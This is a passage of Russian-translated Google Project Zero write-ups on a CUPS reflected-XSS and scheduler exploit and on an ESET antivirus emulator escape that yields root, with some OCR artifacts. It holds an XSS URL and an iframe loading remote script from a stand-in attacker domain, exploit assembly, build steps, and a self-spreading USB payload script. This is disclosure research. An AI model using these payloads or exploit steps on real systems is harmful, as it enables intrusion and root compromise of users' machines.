                putc(*s, out);
            s++;
        }
        if (*s)
            s++;
        fputs("\">", out);
    }
}
```

Это значение контролирует клиент. В `help-header.tmpl` переменная `QUERY` уже находится внутри `href`:

```
<P CLASS="l0"><A HREF="/help/{QUERY??QUERY={QUERY}:}">All Documents</A></P>
```

Значение `QUERY`, начинающееся с `<a href="`, закрывает статический атрибут, после чего текст атакующего разбирается как HTML. Следующий запрос демонстрирует отражённый XSS:


```
http://localhost:631/help/?QUERY=%3Ca%20href=%22%20%3E%3Cscript%3Ealert%28%27Linux%20crickets%20chirping%20for%20a%20pa
```

Открытый комментарий нейтрализует вторую подстановку и несбалансированные кавычки.


Доступ к иначе недоступным планировщикам

Отражённый XSS выполняет JavaScript атакующего в origin `localhost:631`, позволяя отправлять IPP-запросы планировщику, который иначе недоступен по сети, пока цель просматривает веб-страницы.

Изначально запрос страницы конфигурации возвращает 403 и приглашение аутентификации:



ACL работают:




Страница атаки встраивает URL справки CUPS в iframe и через отражённый XSS загружает удалённый JavaScript:


```
<html>
```

```
<head><title>Right Ho, Jeeves</title></head>
<body>
  <img src="triturus_cristatus.jpg" width="200" height="200">
  <iframe
    src="http://localhost:631/help/?QUERY=%3Ca%20href=%22%20%3E%3Cscript%20src=%27http://test.evildomain/dronesclub.js%
    width="1024" height="500" tabindex="-1">
  </iframe>
</body>
</html>
```

Для отладки демонстрация наглядно заменяет `document.body`:



Скрипт эксплуатирует ошибку подсчёта ссылок, перезагружает страницу конфигурации и подтверждает компрометацию привязанного к localhost планировщика:



Факторы, влияющие на охват и последствия

Время существования уязвимостей

CVE-2015-1158 появилась в CUPS 1.2.0 в середине 2006 года; ей были подвержены все последующие версии. Похожее обычное двойное освобождение существовало в ранних выпусках 1.0. `WebInterface`, появившийся в 1.5.0, уменьшил доступность по умолчанию в Mac, но не в Linux.

Конфигурация принтера

Для эксплуатации требуется настроенный принтер. В свежей установке принтеров нет, а для добавления нужна аутентификация. Машины, на которых никогда не добавляли и не использовали принтер, не затронуты. Печать на сетевое устройство или общий доступ к локальному принтеру обычно создаёт необходимую запись CUPS.

Отсутствие chroot и минимальная песочница

Уязвимый код выполняется с правами root. CUPS запускает дочерние процессы через `cups-exec`, который создаёт профиль песочницы в OS X. В Linux песочница не используется.

Разрешения на печать

Атакующему должно быть разрешено отправлять POST-запросы в `cupsd` и выполнять `Create-Job` или `Print-Job`. Запросы `/printers/*` обычно наследуют ACL корневого location, который по умолчанию запрещает удалённых клиентов. Печать с localhost разрешена всегда. Сетевые серверы печати неизбежно добавляют директиву `Allow`. См. документацию политик CUPS.

Политика по умолчанию явно не ограничивает `Create-Job` и `Print-Job`:

```
<Limit Create-Job Print-Job Print-URI Validate-Job>
    Order deny,allow
</Limit>
```

Имена принтеров

Эксплойту нужно имя настроенного принтера. Эти имена не являются конфиденциальными и могут раскрываться другими компонентами CUPS. Атакующий также может вызвать неограниченную операцию `CUPS-Get-Printers`.

Браузеры умеют говорить по IPP

Политика одного источника обычно мешает веб-сайту осмысленно взаимодействовать с локальным CUPS. Отключение `WebInterface` предотвращает именно этот XSS, но его может заменить универсальный XSS браузера, поскольку IPP является HTTP. Подходящий универсальный XSS должен уметь отправлять бинарные межсайтовые POST-запросы на `localhost:631`, устанавливать `Content-Type: application/ipp` и читать ответы.

XSS-фильтры браузеров

Некоторые браузеры обнаруживают отражённый ввод, возвращаемый в ответе. Это эшелонированная защита, а не строгая граница безопасности, но для некоторых шаблонов CUPS она, по-видимому, эффективна.

CUPS и песочницы браузеров

Некоторые песочницы браузеров делегируют HTTP-запросы привилегированному управляющему процессу, полагаясь на дочерний процесс в обеспечении политики одного источника. Скомпрометированный дочерний процесс может попросить управляющий отправить POST-запрос локальному `cupsd`, эксплуатировать его и покинуть песочницу.

Неожиданные развёртывания

CUPS встречается и в менее очевидных системах, включая OpenWRT, администраторы которых могут не подумать об обновлении.

Отключение веб-интерфейса

Отключение интерфейса значительно уменьшает поверхность атаки и уже является настройкой Mac по умолчанию. Пользователям Linux необходимо задать:

```
WebInterface No
```

Исправления и раскрытие

• Apple выпустила исправление для Mac OS X 16 апреля 2015 года.
• CUPS опубликовала своё исправление для нижестоящих проектов и уведомление о выпуске 8 июня 2015 года.
• Образец эксплойта приложен к проблеме 455 Project Zero.

Хронология раскрытия:

• 20 марта 2015 года: первоначальное уведомление Apple.
• 16 апреля 2015 года: Apple выпускает исправление Mac OS X 10.10.3.
• 8 июня 2015 года: CUPS 2.0.3 выпускает официальное исправление.
• 18 июня 2015 года: раскрытие плюс 90 дней.
• 19 июня 2015 года: публикация Project Zero.

Сокращение поверхности атаки в CUPS 2.0.3+

CUPS 2.0.3 и бета-версия 2.1 добавили несколько полезных защитных изменений:

• Строки конфигурации отделены от глобального пула строк и выделяются через `strdup()`.
• Переменные `LD_*` и `DYLD_*` блокируются, пока CUPS работает с правами root.
• В бета-версии 2.1 listener localhost удаляется, когда `WebInterface` отключён.

Благодарности

Спасибо Ben Hawkes, Stephan Somogyi и Mike Sweet за комментарии и правки.

Заключение

Всё равно теперь уже никто ничего не печатает.

Анализ и эксплуатация уязвимости ESET

Понимаем ли мы соотношение риска и пользы защитного ПО?

Tavis Ormandy, июнь 2015 года

Введение

Многие антивирусы эмулируют исполняемый код, чтобы распаковщики могли выполнить несколько циклов до применения сигнатур. ESET NOD32 использует мини-фильтр.aspx) Windows или расширение ядра OS X для перехвата дискового ввода-вывода, его анализа и эмуляции любого обнаруженного исполняемого кода.

Атакующие могут вызывать ввод-вывод через браузеры, электронную почту, мгновенные сообщения, общий доступ к файлам, сетевые хранилища, USB-устройства и сотни других каналов. Когда приходит сообщение, файл, изображение или другие данные, какой-нибудь недоверенный ввод, скорее всего, проходит через диск. Поскольку запустить эмулятор так просто, он обязан быть устойчивым и изолированным.

Эмулятор ESET не обладал ни тем, ни другим и легко поддавался компрометации. Этот отчёт описывает удалённый эксплойт с получением root и показывает, как атакующие могли компрометировать пользователей ESET. Риск не теоретический: факты указывают, что продвинутые атакующие интересуются антивирусными продуктами.

Частые вопросы

Какие платформы затронуты?

Сигнатуры ESET представляют собой исполняемый код. Они распаковываются во время выполнения из файлов DAT и NUP и загружаются как модули. Поскольку одни и те же DAT-файлы используются на разных платформах и версиях, затронуты все платформы.

Какие версии и продукты затронуты?

Уязвимый код был общим для всех поддерживаемых версий и редакций, включая:

• ESET Smart Security для Windows.
• ESET NOD32 Antivirus для Windows.
• ESET Cyber Security Pro для OS X.
• ESET NOD32 для Linux Desktop.
• ESET Endpoint Security для Windows и OS X.
• ESET NOD32 Business Edition.

Затронута ли стандартная конфигурация?

Да.

Останусь ли я уязвимым, если отключу проверку в реальном времени?

Если также отключены проверки по расписанию, для эксплуатации потребуется вручную проверить файл через контекстное меню или графический интерфейс. ESET постоянно предупреждает, что отключение проверки в реальном времени означает отсутствие у пользователя «максимальной защиты».

Доступен ли эксплойт для анализа?

Да. Работающий удалённый эксплойт с получением root приложен к отчёту.

Доступно ли обновление?

Да. 22 июня 2015 года ESET выпустила обновление движка проверки.


Последствия

Любой подключённый к сети компьютер с ESET мог быть полностью скомпрометирован. Атакующий мог читать, изменять или удалять файлы независимо от разрешений, устанавливать программы или руткиты, обращаться к камерам, микрофонам и сканерам, а также записывать нажатия клавиш или сетевой трафик.

Дисковый ввод-вывод — обычное поведение системы, поэтому компрометация не оставляла видимых признаков. Уязвимость не требовала взаимодействия с пользователем и идеально подходила для червя. Централизованные корпоративные развёртывания могли ускорить самораспространение и раскрыть деловые данные, персональные сведения, коммерческие тайны, резервные копии и финансовые записи.

Такая серьёзность объясняется привилегиями сканера. В Windows эксплуатация захватывает `ekrn.exe` от имени `NT AUTHORITY\SYSTEM`. В Mac и Linux она захватывает `esets_daemon` с правами root.

В одной демонстрации обычный пользователь нажимает ссылку при стандартной установке ESET NOD32 Business Edition. Затем атакующий выполняет произвольные команды от имени root. Вредоносные ссылки — лишь один из сотен возможных каналов.



Посмотреть демонстрацию в браузере.

Технический анализ

Эксплуатируемая уязвимость находится в сигнатуре ESET, которая теневым образом отслеживает операции эмулируемого стека. Она требует как минимум трёх разделов PE с `IMAGE_SCN_MEM_EXECUTE | IMAGE_SCN_MEM_READ | IMAGE_SCN_MEM_WRITE | IMAGE_SCN_CNT_CODE`. Точка входа должна начинаться с `CALL`, за которым следуют `PUSHA` и `PUSHF`.

При выполнении этих условий сигнатура пошагово исполняет 80 000 инструкций x86. После каждой инструкции она изучает предыдущий код операции и теневым образом повторяет `PUSH`, `POP` и арифметику ESP в 40-байтовом стеке. Вероятная цель — обнаруживать вредоносное ПО, записывающее известные значения в область, зарезервированную `PUSHA; PUSHF`, что является формой обфускации точки входа.

Обработчик арифметики ESP:

```
CheckEspArith:
    cmp  esi, 6                             ; arithmetic class
    jnz  short loc_F33E0C06
    cmp  [ebp+Instruction.Operand+4], 1
    jnz  short loc_F33E0C06
    cmp  [ebp+Instruction.Operand], 124h    ; ESP
    jnz  short loc_F33E0C06
    cmp  [ebp+Instruction.Operand1+4], 9
    jnz  short loc_F33E0C06
    mov  eax, [ebp+Instruction.Operand1+24h] ; immediate operand
    shr  eax, 2
    sub  ebx, eax                           ; shadow stack pointer
    movzx eax, [ebp+Instruction.InstructionSize]
    add  edi, eax                           ; virtual PC
    jmp  InstructionComplete
```

Реализация `PUSH` извлекает эмулируемый операнд, сохраняет его в теневом стеке и затем проверяет указатель относительно десяти dword:

```
CheckPush:
```

```
    cmp  esi, 10Eh
    jnz  short CheckPop
    push [ebp+Instruction.BranchRelated]
    lea  eax, [ebp+Instruction.Operand]
    push eax
    call GetOperand
    mov  [ebp+ebx*4+EmulatedStack], eax
    inc  ebx
    movzx eax, [ebp+Instruction.InstructionSize]
    add  edi, eax
    cmp  ebx, 0Ah
    jb   InstructionComplete

StackOutOfBounds:
    mov  ecx, [ebp+EmulatorObject]
    call ShutdownEmulator
```

POP проверяет, что адресат является регистром, а указатель теневого стека не равен нулю:

```
CheckPop:
    cmp  esi, 0F3h
    jnz  short CheckEspArith
    cmp  [ebp+Instruction.Operand+4], 1
    jnz  short StackOutOfBounds
    test ebx, ebx
    jz   short StackOutOfBounds
    mov  ecx, [ebp+Instruction.Operand]
    dec  ebx
    and  ecx, 7
    mov  eax, [ebp+ebx*4+EmulatedStack]
    mov  ds:EmulatedRegisters[ecx*4], eax
    movzx eax, [ebp+Instruction.InstructionSize]
    add  edi, eax
    jmp  InstructionComplete
```

Недостаток состоит в том, что арифметика ESP перемещает указатель без проверки границ. Приблизительный псевдокод:

```
DWORD ShadowStack[10] = { 0 };
DWORD ShadowStackPointer = 0;

for (Cycles = 0; Cycles < 80000; Cycles++) {
    Emulator->Step(&ProgramCounter, &Instruction);

    if (Instruction.Class == PUSH) {
        ShadowStack[ShadowStackPointer++] = Emulator->GetOperandValue();
        if (ShadowStackPointer >= 10)
            Emulator->Shutdown();
    }

    if (Instruction.Class == POP) {
        if (!ShadowStackPointer || Instruction.Operand[1].Type != REGISTER)
            Emulator->Shutdown();
        Registers[Instruction.Operand[1].Register] =
            ShadowStack[ShadowStackPointer--];
    }

    if (Instruction.Class == ADD
            && Instruction.Operand[0].Register == REG_ESP) {
        // BUG: no bounds check.
        ShadowStackPointer -= Instruction.Operand[1].Value / 4;
    }

    if (Emulator->Fault)
        Emulator->Shutdown();
}
Emulator->Shutdown();
```

Вместе три операции дают примитив записи выбранного значения по выбранному адресу и контроль над эмулятором.

Создание примитивов эксплуатации

Арифметика перемещает виртуальный стек за границы; затем PUSH и POP читают или записывают настоящий стек обычным кодом i586.

Выполнение ограничено 80 000 инструкций, а запись за границы доступна лишь одна, поскольку после PUSH выполняется проверка границ указателя. Чтения фактически не ограничены, так как POP проверяет только ноль. Локальные переменные должны оставаться в регистрах или `.data`, а поиск гаджетов в множестве версий продукта быстро расходует бюджет циклов.

Обход средств защиты

Сначала нужен адрес теневого стека. Предсказуемых абсолютных адресов нет, однако настоящий сохранённый указатель стека находится в окружающем кадре и может быть загружен в виртуальный регистр.

После утечки адресов ASLR побеждён, а доступ больше не ограничивается соседней памятью. Установка указателя теневого стека в произвольный индекс использует:

```
ShadowStackPointer = ShadowStackPointer - ((unsigned)Index >> 2)
```

Переполнение не позволяет непосредственно увеличивать значение, поэтому эксплойт проводит его по кругу через четыре этапа, а затем уменьшает до цели. Для индекса 123:

```
0 - (-(31U * 4) >> 2)          = 0xc000001f
0xc000001f - (-(31U * 4) >> 2) = 0x8000003e
0x8000003e - (-(31U * 4) >> 2) = 0x4000005d
0x4000005d - (-(31U * 4) >> 2) = 124
124 - (((4U - (123 % 4)) * 4) >> 2) = 123
```

Следующий эмулируемый код обращается к настоящему кадру стека:

```
accessframe:
    ; ShadowStack is at -0x30; saved SP and return address follow the frame.
    add esp, byte -(4 << 2) ; SSP = 0xC0000004
    add esp, byte -(4 << 2) ; SSP = 0x80000008
    add esp, byte -(4 << 2) ; SSP = 0x4000000C
    add esp, byte -(4 << 2) ; SSP = 0x00000010
    add esp, byte  (1 << 2) ; SSP = 0x0000000F
    pop esi                 ; Real previous-frame SP.
    pop edi                 ; Real return address.
    sub esi, byte 0x5C      ; Point ESI at the real stack frame.
```

Когда база известна, указатель можно направить на любой адрес. Направление в `.text` позволяет искать гаджеты для обхода DEP.

В OS X нужен лишь переход к шелл-коду, поскольку ESET не установила MH_NO_HEAP_EXECUTION в заголовке Mach:

```
$ otool -hv /Applications/ESET\ Cyber\ Security\ Pro.app/Contents/MacOS/esets_daemon
magic     cputype  filetype  flags
MH_MAGIC  I386     EXECUTE   NOUNDEFS DYLDLINK TWOLEVEL WEAK_DEFINES BINDS_TO_WEAK PIE
```

Windows и Linux требуют полной цепочки ROP. Если нужно больше времени, первый этап может сбросить счётчик циклов и получить фактически неограниченное выполнение.

Следующий сканер гаджетов ищет косвенный переход и допускает небольшие различия между версиями:

```
findgadget:
    ReqOpcode  equ 0xFF
    ReqOperands equ 0x13112321
    xor   ecx, ecx
    mov   ebp, 0x7F7F7F7F
    mov   edx, 4
    pop   ebx
    bswap ebx
    dec   edi
.nextdword:
    pop   eax
    bswap eax
    not   eax
    mov   ecx, eax
    and   ecx, ebp
    add   ecx, ebp
    or    ecx, eax
    or    ecx, ebp
    not   eax
    xor   ecx, byte ~0
    jnz   .matchfound
.nomatch:
    sub   edi, edx
    mov   bl, al
    jmp   short .nextdword
```

Когда эмулятор возвращает управление, `[ecx]` указывает на проверяемый исполняемый файл, заставляя исходные байты вредоносной программы снова выполниться — теперь на настоящем процессоре. Найдя подходящий гаджет, эксплойт перезаписывает адрес возврата и завершает эмуляцию.

Проверка эксплуатируемости

Пример эксплойта, выполняющего встроенный сценарий, доступен в проблеме 456 Project Zero.

Перед сборкой отключите проверку в реальном времени, чтобы избежать случайной компрометации. Для эксплойта требуются инструменты командной строки Xcode от Apple. Среди файлов — `esetemu.asm`, `Makefile` и `payload.sh`. Сценарий оболочки внедряется и выполняется после эксплуатации:

```
#!/bin/sh
osascript -e 'tell application "Finder" to set desktop picture to POSIX file "/usr/share/httpd/icons/bomb.png"'
/Applications/Calculator.app/Contents/MacOS/Calculator &
echo w00t
uname -a; date; id
```

Соберите `esetemu.bin`:

```
make
# gzip -9c < payload.sh | base64 | tr -d '\n' >> payload.inc
# nasm -O0 -f bin -D__MACOS__ -o esetemu.bin esetemu.asm
```

Расширение не имеет значения; `.txt` тоже работает. Безопасно протестируйте с помощью сканера ESET из командной строки:

```
/Applications/ESET\ Cyber\ Security\ Pro.app/Contents/MacOS/esets_scan esetemu.bin
```

Для проверки в работающей системе включите проверку в реальном времени и просто прочитайте файл:

```
cat esetemu.bin > /dev/null
```

При успехе `payload.sh` выполняется от имени root. В стандартном выводе режима реального времени ничего не видно, поэтому при необходимости перенаправьте его. Затем тот же файл

можно проверить как вложение электронной почты, загрузку браузера или выгружаемый файл. Демон аккуратно обрабатывает завершение, и пользователь не должен ничего заметить.

Примеры полезных нагрузок

Эксплуатация через USB и съёмный диск

Если назвать эксплойт `.hidden` и поместить в корень подключённого тома, он автоматически выполнится при вставке. ESET Cyber Security Pro 6 может предложить проверку USB, CD-ROM или DVD, но выбранный ответ не имеет значения.

Полезная нагрузка может самораспространяться:

```
#!/bin/sh
exec &> /dev/null
/Applications/Calculator.app/Contents/MacOS/Calculator &
name="$(find /Volumes -type f -depth 2 -name .hidden -size 79911c | head -n 1)"
test -f "${name}" && find /Volumes -type d -depth 1 \
    -exec cp -f -- "${name}" {} \; \
    -exec sleep 1 \;
```

Так она могла бы пересекать изолированные сети без взаимодействия с пользователем. Версия для Windows могла бы использовать `desktop.ini` или `autorun.inf`.

Эксплуатация через электронную почту

Отправка эксплойта как MIME-вложения в Mail.app, Outlook или похожие клиенты запускает эксплуатацию при получении почты. Получателю не нужно читать сообщение или открывать вложение. Для веб-почты также можно использовать ссылки `mime:cid`.

Эксплуатация через веб

Эксплойт можно загрузить как изображение на доверенный сайт, разместить у атакующего, сохранить через HTML5 Application Cache, скачать или отдать с типом `text/html`.

Заключение

Поиск, анализ и эксплуатация этой уязвимости заняли всего несколько дней. ESET сообщила, что улучшает развёртывание мер защиты, чтобы усложнить похожую эксплуатацию.

Благодарности

Эту уязвимость обнаружил Tavis Ormandy из Google Project Zero.

Что такое «хорошая» уязвимость повреждения памяти?

Автор: Chris Evans, заклинатель регистров. Часть 1 из 4.

Уязвимостей повреждения памяти много, но не все они одинаково полезны. Полезность ошибки отчасти зависит от надёжности её эксплуатации. При благоприятных условиях надёжность может приблизиться к 100%.

